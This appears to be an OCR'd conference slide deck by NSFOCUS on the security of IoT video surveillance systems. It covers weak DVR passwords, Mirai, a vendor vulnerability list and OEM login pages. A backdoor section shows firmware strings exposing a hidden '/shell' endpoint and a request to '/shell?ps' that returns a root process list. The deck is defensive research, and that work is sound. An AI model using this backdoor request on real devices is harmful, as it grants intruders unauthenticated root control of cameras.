
IoT-Research On Security Of Video Surveillance System

NSFOCUS Xu Yang

Agenda

- IoT & Video Surveillance System
- IoT & Botnet
- IoT Security Solutions

IoT & Video Surveillance System



Who we're going to talk about ?

Why we research the camera ?

How to do the Research ?

Where are these cameras ?

Who ?

Who we're going to talk about ?

IoT

Home router :

Smart home :

printer :

Surveillance cameras :

Video Surveillance System

- DVR (Digital video recorder)
- CCTV (Closed-Circuit Television)
- Security Camera
- Network Camera

HIKVISION


dahua TECHNOLOGY


Why ?

Why we research the Security Camera?

Security Camera is really safety?

1. weak password





weak password of some DVRs

weak password built in mirai

2. vulnerability

Directory of Video Surveillance Cybersecurity Vulnerabilities and Exploits

Author: Brian Karas, Published on Nov 16, 2016

This list compiles reported exploits for security products, and is updated regularly.

We have summarized exploits by date and by manufacturer, providing a brief description of the exploit along with affected product(s) and firmware version(s), when known.

Historical List Of Exploits

This list contains a summary of known exploits in reverse chronological order. Additional details are provided in a section for each manufacturer below. Manufacturers with an asterisk (*) next to their name indicate products that were OEM'd under multiple brand names beyond the original manufacturer listed.

- November 2016 - Siemens - Remote privilege escalation possible via exploiting web interface.
- October 2016 - NUUO(2) - Insecure default credentials.
- October 2016 - Dahua*(2), XiongMai - Mirai botnet.
- August 2016 - NUUO(1) - Remote root exploit and remote command injection vulnerability.
- July 2016 - Axis - Remote root exploit.
- July 2016 - Pelco - Digital Sentry hard coded username/password backdoor.
- March 2016 - TVT* - Remote code execution.
- March 2016 - HID - Command injection vulnerability allows attacker full control of device.
- August 2015 - Dedicated Micros - Devices have no default password, allowing full access.
- June 2015 Avigilon - ACC - Allows attackers to read arbitrary files.
- October 2014 - Bosch - 630/650/670 Recorders - Multiple exploits allow attacker to get root console and also retrieve config data.
- September 2014 - Hikvision(2) - 7200 series NVRs - Buffer overflow to gain root access.
- November 2013 - Dahua*(1) - DVR's/NVR's - Execute admin commands without authentication
- November 2013 - Vivotek - RTSP stream authentication can be bypassed.
- August 2013 - Hikvision(1) - IP Cameras - Remote root exploit.

KerneronSecurity


Tuesday, March 22, 2016


Remote Code Execution in CCTV-DVR affecting over 70 different vendors

Vendors List


Ademco
ATS Alarmes technolgy and ststems
Area1Protection
Avio
Black Hawk Security
Capture
China security systems
Cocktail Service
Cpsecured
CP PLUS
Digital Eye'z no website
Diote Service & Consulting
DVR Kapta
ELVOX
ET Vision
Extra Eye 4 U
eyemotion
EDS
Fujitron
Full HD 1080p
Gazer
Goldeye
Goldmaster

3. OEM


English
User Name


Please click here to download and install the plug-in. Close browser when installing the plug-in.
English
User Name:
Password:
Login


MADE IN CHINA
6 90123 45678 9


Login


Login
English
User Name
Password
Login

4. backdoor

```
# strings dvr_app | grep -C 10 cgi-bin
[0;37mDVR->[%s]:%d
vga [%d,%d] cvbs [%d,%d]
WEBDIR
/root/dvr_web/www
/moo
/whoami
/shell
/snapshot
/mjpeg
/mjpeg.html
/cgi-bin/view.cgi
/cgi-bin/flv.cgi
/bubble/live
/cgi-bin/jscript.cgi
/cgi-bin/gw.cgi
/cgi-bin/snapshot.cgi
/cgi-bin/sp.cgi
/cgi-bin/upload.cgi
/cgi-bin/upgrade_rate.cgi
/tmp/spook
```


192.168.3.101/shell?ps


```
PID USER       VSZ STAT COMMAND
  1 root      1216 S    {linuxrc} init
  2 root         0 SW   [kthreadd]
  3 root         0 SW   [ksoftirqd/0]
  4 root         0 SW   [kworker/0:0]
  6 root         0 SW   [rcu_kthread]
  7 root         0 SW<  [khelper]
  8 root         0 SW   [kworker/u:1]
163 root         0 SW   [sync_supers]
165 root         0 SW   [bdi-default]
166 root         0 SW<  [kintegrityd]
168 root         0 SW<  [kblockd]
174 root         0 SW<  [ata_sff]
185 root         0 SW   [khubd]
273 root         0 SW<  [rpciod]
274 root         0 SW   [kworker/0:1]
284 root         0 SW   [kswapd0]
337 root         0 SW   [fsnotify_mark]
347 root         0 SW<  [nfsiod]
355 root         0 SW<  [crypto]
394 root         0 SW<  [iscsi_eh]
416 root         0 SW   [scsi_eh_0]
419 root         0 SW   [scsi_eh_1]
422 root         0 SW   [kworker/u:2]
433 root         0 SW   [mtdblock0]
438 root         0 SW   [mtdblock1]
443 root         0 SW   [mtdblock2]
448 root         0 SW   [mtdblock3]
```

Open source firmware built-in backdoor

Get root privilege without password

5. poor awareness of safety






6. Weak Position of The Security Department


When there is security event


So what?

live broadcast



IoT → BoT




How ?

How to do the research?

IoT Search Engine

search everything

connected to the Internet

